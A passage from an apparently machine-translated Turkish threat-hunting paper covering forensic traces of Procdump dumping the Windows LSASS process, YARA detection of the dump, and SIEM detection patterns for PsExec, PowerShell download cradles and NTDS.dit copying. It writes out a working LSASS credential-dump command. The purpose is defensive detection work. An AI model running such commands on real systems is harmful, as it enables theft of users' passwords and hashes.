4/12/2020 17:29	34e1a662421f2c0b2799401ce0308f5f5c30956		c:\users\rayan\desktop\sysinternalsuite\ctr2cap.nt5.sys	ctr2cap.nt5.sys	.sys	ctr2cap	2832
3/8/2020 19:08	5188b88c2911170ccca47b2d462404fb3ece17a99c		c:\program files\cuassistent\culauncher.exe	culauncher.exe	.exe	microsoft® windows® operating system	369696
4/12/2020 17:29	c3e06ba04e67ec24bfcfa76f9316d0c557160		c:\users\rayan\desktop\sysinternalsuite\dbgview.exe	Dbgview.exe	.exe	sysinternals debugview	914992
4/12/2020 17:29	ca15d6904ac23599e9334ff6eeacacba8fb0f2		c:\users\rayan\desktop\sysinternalsuite\desktops.exe	Desktops.exe	.exe	desktops	116824
4/11/2020 0:38	52d35af657197bafad1d6a40fc278eae586d78cfc		c:\windows\system32\devicecensus.exe	DeviceCensus.exe	.exe	microsoft® windows® operating system	35128

Figure 44. Amcache Results.

Makinede farklı zamanlarda iki kötü amaçlı dosyanın (install.exe & test.exe) yürütüldüğünü görebiliriz. Amcache'nin SHA1 karmasını (iki dosya için aynı karma) sakladığını unutmayın .

5.6 Damping LSASS Süreci (Procdump)

Kırmızı ekip üyelerinin çoğu , makine veya etki alanı yönetici ayrıcalıklarında yüksek ayrıcalık elde etmek için kötü amaçlı etkinlikler için Procdump aracını kullanır. Temel olarak, LSASS işlemini bellekten boşaltmak için aracı (Procdump) kullanırlar ve daha sonra , oturum açmış kullanıcıların şifrelerini açık bir metinde (veya NTLM karma). Procdump aracı, Microsoft tarafından sağlanan ve Windows ortamlarında kullanılan, yasal bir Sysinternals aracıdır.

```
C:\Users\rayan\Desktop>procdump64.exe -accepteula -ma lsass.exe lsass.dmp

ProCDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[23:45:48] Dump 1 initiated: C:\Users\rayan\Desktop\lsass.dmp
[23:45:49] Dump 1 writing: Estimated dump file size is 35 MB.
[23:45:49] Dump 1 complete: 35 MB written in 0.9 seconds
[23:45:49] Dump count reached.
```

Şekil 45. Procdump Temel Komutu.

Şekil 45'te, bir saldırganın veya kırmızı bir ekip üyesinin, DMP dosyasını (bizim durumumuzda lsass.dmp) almak için LSASS sürecini boşaltmak için Procdump aracını çalıştırdığını gösterdik .

Aşağıdaki kayıt defteri anahtarını gözden geçirerek bu etkinliği araştırabiliriz (daha önce açıklandığı gibi):




Figure 46. Registry Key for Procdump Activity.

Şekil 46'da görebileceğiniz gibi, yürütülen Sysinternals araçlarını kaydetmek için bir kayıt defteri anahtarı vardır. Bir saldırgan (veya herhangi bir kullanıcı) Eula'yı (kabul edilen) kabul ettiğinde , bu kayıt defteri anahtarında yeni bir kayıt oluşturulur: HKEY_CURRENT_USER\Software\ Sysinternals \

Bu aktiviteyi ayrıca Şekil 47'de gösterildiği gibi Prefetch'ten de tespit edebiliriz:

Filename	Created Time	Modified Time	File Size	Process EXE	Process Path	Run Counter	Last Run Time
SVCHOST.EXE-000A8396.pf	3/8/2020 10:31:01 PM	3/8/2020 11:03:24 PM	11,590	SVCHOST.EXE	C:\Windows\System32\svchost.exe	2	3/8/2020 11:03:24 PM
SVCHOST.EXE-5931E67A.pf	3/8/2020 10:31:14 PM	3/8/2020 11:03:24 PM	4,138	SVCHOST.EXE	C:\Windows\System32\svchost.exe	2	3/8/2020 11:03:24 PM
WMIAAPSRV.EXE-CF150EA.pf	3/2/2020 2:08:20 PM	3/8/2020 11:03:24 PM	6,412	WMIAAPSRV.EXE	C:\Windows\System32\wbem\WmiApSrv.exe	12	3/8/2020 11:03:24 PM
REGEDIT.EXE-246AC210.pf	3/3/2020 9:57:39 PM	3/8/2020 11:03:24 PM	10,268	REGEDIT.EXE	C:\Windows\regedit.exe	3	3/8/2020 11:03:24 PM
WINPREVIEW.EXE-058D87B...	3/7/2020 7:30:47 PM	3/8/2020 11:03:24 PM	35,553	WINPREVIEW.EXE	C:\Windows\winpreview.exe	4	3/8/2020 11:03:24 PM
BACKGROUNDTASKHOST.EXE-65B...	3/2/2020 2:50:29 PM	3/8/2020 11:04:09 PM	23,278	BACKGROUNDTASKHOST.EXE	C:\Windows\System32\BACKGROUNDTASKHOST.EXE	7	3/8/2020 11:04:09 PM
SVCHOST.EXE-E968C7A7.pf	3/8/2020 10:31:12 PM	3/8/2020 11:04:23 PM	8,028	SVCHOST.EXE	C:\Windows\System32\svchost.exe	2	3/8/2020 11:04:23 PM
POWERSHELL.EXE-022A1004.pf	3/4/2020 7:09:33 PM	3/8/2020 11:04:37 PM	68,950	POWERSHELL.EXE	C:\Windows\System32\WINDOWSPOWERSHELL\1.0\POWERSHELL.EXE	6	3/8/2020 11:04:37 PM
SEARCHFILTERHOST.EXE-1064267...	3/2/2020 2:04:18 PM	3/8/2020 11:04:37 PM	4,092	SEARCHFILTERHOST.EXE	C:\Windows\System32\SEARCHFILTERHOST.EXE	89	3/8/2020 11:04:37 PM
PROCDCMP64.EXE-22E27B5.pf	3/8/2020 10:21:12 PM	3/8/2020 11:05:57 PM	5,665	PROCDCMP64.EXE	C:\Users\Rayan\Desktop\SYSTEMINTERNALSUITE\PROCDCMP64.EXE	3	3/8/2020 11:05:57 PM
DLHHOST.EXE-38926007.pf	3/2/2020 1:57:47 PM	3/8/2020 11:09:20 PM	4,410	DLHHOST.EXE	C:\Windows\System32\dlhhost.exe	50	3/8/2020 11:09:20 PM
MPCMDRUN.EXE-S0FFF76C.pf	3/8/2020 10:23:15 PM	3/8/2020 11:12:54 PM	4,328	MPCMDRUN.EXE	C:\PROGRAMDATA\MICROSOFT\WINDOWS DEFENDER\Platform\4.18...	3	3/8/2020 11:12:54 PM
CONHOST.EXE-F98A107B.pf	3/2/2020 2:07:42 PM	3/8/2020 11:21:08 PM	9,719	CONHOST.EXE	C:\Windows\System32\conhost.exe	79	3/8/2020 11:21:08 PM
DEFRAG.EXE-22AD8A37.pf	3/2/2020 2:19:37 PM	3/8/2020 11:21:08 PM	5,368	DEFRAG.EXE	C:\Windows\System32\Defrag.exe	4	3/8/2020 11:21:08 PM
CMD.EXE-CD245F9E.pf	3/2/2020 2:50:16 PM	3/8/2020 11:22:04 PM	3,376	CMD.EXE	C:\Windows\System32\cmd.exe	20	3/8/2020 11:22:04 PM

Figure 47. Prefetch Results for Procdump.

Procdump etkinliği için Prefetch sonuçlarını ve ayrıca son yürütme zamanı, kaç kez çalıştırıldığı, oluşturulan zaman, yürütülen aracın yolu ve Prefetch'in sağladığı diğer bilgiler gibi bazı verileri görebilirsiniz.

Mimikatz'ın yazarı Benjamin, LSASS işlemi tarafından herhangi bir DMP dosyasının kullanımını tespit etmek için bir YARA Kuralı oluşturmuştur. Makinenizde veya etki alanında herhangi bir LSASS DMP dosyası olup olmadığından emin değilseniz, kuralı kullanın ve makinede çalıştırın:

```
C:\Users\rayan\Desktop\yara-3.9.0-win64>yara64.exe kiwi_passwords.yar.txt -r C:\> results.txt
error scanning C:\Boot\BCD: could not open file
error scanning C:\Boot\BCD.LOG: could not open file
error scanning C:\pagefile.sys: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\GatherLogs\SystemIndex\SystemIndex.6.Crawl: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\GatherLogs\SystemIndex\SystemIndex.6.gthr: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\MSS\mp.log: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\Indexer\CiFiles\00010001.vid: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\Indexer\CiFiles\00010006.vid: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\Indexer\CiFiles\00010006.vsb: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\Indexer\CiFiles\INDEX.000: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\PropMap\CiPT0000.000: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\SecStore\CiST0000.000: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\MSS.log: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Windows.edb: could not open file
error scanning C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Windows.tmp.edb: could not open file
```

Şekil 48. LSASS DMP Dosyasını Algılamak için YARA Kuralı.

```
C:\Users\rayan\Desktop\yara-3.9.0-win64>dir
Volume in drive C has no label.
Volume Serial Number is 684C-E83E

Directory of C:\Users\rayan\Desktop\yara-3.9.0-win64
03/09/2020 12:26 AM <DIR> .
03/09/2020 12:26 AM <DIR> ..
03/09/2020 12:05 AM 2,833 kiwi_passwords.yar.txt
03/09/2020 12:27 AM 55 results.txt
02/22/2019 06:04 PM 1,485,312 yara64.exe
3 File(s) 1,488,200 bytes
2 Dir(s) 9,700,892,672 bytes free

C:\Users\rayan\Desktop\yara-3.9.0-win64>type results.txt
mimikatz_lsass_mdmp C:\Users\rayan\Desktop\lsass.dmp
```

Şekil 49. YARA Sonuçları.

Şekil 49'da YARA kuralının bir DMP dosyası tespit ettiğini görebiliriz. DMP dosyası gerçekten de kuralla eşleşen bir LSASS DMP dosyasıdır. (daha önce bulduğumuzla aynı).

Gösterilen tüm senaryolar için kullanılan tüm araçları ve kaynakları referans bölümünde bulabileceğinizi unutmayın.

6. SIEM ile Avcılık

Günümüzde işletmelerin çoğu, trafiklerini ve günlüklerini izlemek, ağ ve uç noktalar üzerinde tam bir görünürlük elde etmek ve her türlü saldırıyı tespit etmek için bu tür çözümleri uygulamıştır. Güvenlik Bilgi ve Olay Yönetimi (SIEM) gibi çözümler, yoğunlukla farklı kaynaklardan logların toplanması ve analizi için

birçok ortamda kullanılmaktadır. Buna ek olarak, SOC ekibi veya tehdit avcılar, kullanım durumları aracılığıyla günlük trafiklerini izleyebilir. Sorun, SIEM'lerdeki yerleşik kullanım durumlarının çoğunun kötü yazılmış olması ve çok sayıda yanlış pozitif üretmesidir. Bu nedenle, en iyi uygulama olarak, az önce gösterdiğimiz senaryolara dayalı olarak yüksek etkili kullanım senaryoları oluşturacağız; kırmızı takım veya saldırgan faaliyetlerini avlamak ve tespit etmek amacıyla.

6.1 Psexec Kullanım Örneği

- içeren herhangi bir komut: \\IP-Bilgisayar_Adı AND (-u VEYA -p) AND (cmd VEYA cmd.exe) VE - kabul
- Çalışan herhangi bir yürütülebilir dosya: PsExec64.exe VEYA PsExec.exe
- (PSEXESVC.exe) için herhangi bir dosya oluşturma

6.2 Şüpheli Komutlar Kullanım Örneği

- Herhangi bir yürütme politikası atlama: - ExecutionPolicy atlama VEYA -ep atlama
- Herhangi bir dosya indirme girişi: DownloadString VEYA New-Object Net.WebClient
- PowerShell Remoting: Enter- PSSession
- Makineyi numaralandırma veya bir paylaşıma bağlanma girişi: net AND (VEYA kullanıcıları VEYA grup VEYA yerel grup VEYA /domain VEYA / dom kullanın)

6.3 NTDS.dit dosyası dökümü Kullanım Örneği

- Şunları içeren tüm komutlar: gölge oluştur VEYA gölgeleri listele
- NTDS.dit dosyasını kopyalamaya yönelik herhangi bir girişim : copy AND NTDS.dit

6.4 Procdump Kullanım Örneği

- Şunları içeren tüm komutlar: (-ma lssas.exe VEYA *. dmp) VE kabul et - Çalışan herhangi bir yürütülebilir dosya: procdump64.exe VEYA procdump.exe

Yukarıdaki kullanım senaryoları, etkili kullanım senaryoları oluşturmaya yönelik yalnızca örneklerdir (ve bunlarla sınırlı değildir). Yanlış pozitif oluşturabilir, ancak mavi bir ekip olarak, eşleşen kuralları daha fazla araştırmaya ve bunun gerçekten yanlış bir pozitif mi yoksa gerçek bir kötü niyetli etkinlik mi olduğundan emin olmaya değer.

Ancak, önceden oluşturulmuş olandan daha iyi kullanım senaryoları oluşturabilirsiniz.

7. Avcılık İpuçları

Yazarın bakış açısından, aşağıda bir uzlaşma değerlendirmesi katılımı sırasında size yardımcı olabilecek tehdit avlama ipuçlarından bazıları yer almaktadır (ve takip edilmesi gerekli değildir):

- Bir tehdit avcısı olarak, ağ ve uç noktalar dahil olmak üzere ortamdaki her şeyi mümkün olduğunca kapsamanız gerekir.
- komut satırı bağımsız değişkenlerini, PowerShell komutlarını, bilinen kötü amaçlı komut dosyası türlerini (vbs , bat, ps1), zamanlanmış görevleri, hizmetleri, otomatik çalıştırmaları, şüpheli EXE'leri, TEMP klasörünü ve gizli dosyaları izleyin ve arayın .
- Ağda, şüpheli giden/gelen bağlantıları, şüpheli web dosyalarına (php, aspx) sürekli erişimi, rastgele bağlantı noktalarına sahip bağlantıları, RDP bağlantılarını, trafikteki herhangi bir ani artışı izleyin ve arayın.
- Şüpheli bir etkinlik bulduğunuzda ve bundan tam olarak emin değilseniz, yanlış pozitif veya gerçekten kötü niyetli bir etkinlik olan bir karar verene kadar bu etkinliği araştırmaya çalışın.
- Windows hemen hemen her şeyi kaydediyor, bu yüzden (Windows'un ne kaydettiğini) bulmaya ve anlamaya çalışın ve onu avlanma amaçlarınız için kullanın.
- Günlükleri (SIEM, EDR gibi) depolamak için herhangi bir güvenlik çözümünüz yoksa, Windows Events arkadaşınız olmalıdır.
- Tehdit istihbaratı bilgileri, kötü adamları avlamak için çok önemlidir. Önceki bir saldırı veya etkileşimin Uzlaşma Göstergesi (IoC), araştırma sürecinde ve bilinen bir kötü niyetli grubu avlamada size yardımcı olacaktır.
- büyük ölçekli bir ortamda avlanmak için iyidir , ancak çoğu zaman buna güvenmeyin (DFIR becerileri önemlidir).
- Windows makinelerinde bulunabilecek pek çok yapıt vardır (bunlardan bazıları bu makalede ele alınmıştır), bu nedenle yapıtları akılcıca kullanın.
- Her zaman “kırmızı bir takım oyuncusu veya hücum oyuncusu gibi düşünmeyi” unutmayın.
- Avlanma sürecine başlamadan önce, işletmenin zaten ihlal edildiğini varsayalım ve bunun için bir varsayımda bulunun .

8. Çözüm

Bir tehdit avcısı veya DFIR uzmanı olarak, avlanmak ve kötü niyetli faaliyetleri tespit etmek için uç noktaları ve ağı taramak ve mümkün olduğunca her şeyi kapsamaya çalışmak önemlidir. Windows çok büyük miktarda kullanıcı etkinliği kaydediyor ve biz tehdit avcıları olarak herhangi bir şüpheli etkinliği yakalamak ve güvenliği ihlal edilmiş bir değerlendirme veya olay sırasında araştırmamıza devam etmek için eserlere (ve diğer verilere) odaklanmamız gerekiyor. Bu araştırma makalesinde, birçok kez gözlemlediğimiz bazı kırmızı takım etkinliklerini ele aldık ve bazı eserleri kötü adamları avlamak için kullandık. Ancak yine de kırmızı ekip üyelerinin veya saldırganların makineler ve etki alanı üzerinden kullanabileceği birçok teknik var. Bu nedenle, her türlü saldırıya her zaman hazır olmanız ve saldırganları yenmek ve varlıklarınızı düşmanlardan korumak için ekibi ve teknolojiyi hazırlamanız gerekir.

9. Referanslar

- <https://www.andreafortuna.org/2018/05/23/forensic-artifacts-evidences-ofprogram-execution-on-windows-systems/amp/>
- <https://ericzimmerman.github.io/#!index.md>
- <https://malicious.link/post/2013/2013-06-10-volume-shadow-copy-ntdsditdomain-hashes-remotely-part-1/> <https://jpcertcc.github.io/ToolAnalysisResultSheet/details/vssadmin.htm>
- https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf
- <https://yara.readthedocs.io/en/stable/>
- https://github.com/gentilkiwi/mimikatz/blob/master/kiwi_passwords.yar
- <https://docs.microsoft.com/en-us/sysinternals/downloads/>

10. Kaynak

11. By Haboob Team

12. Research@haboob.sa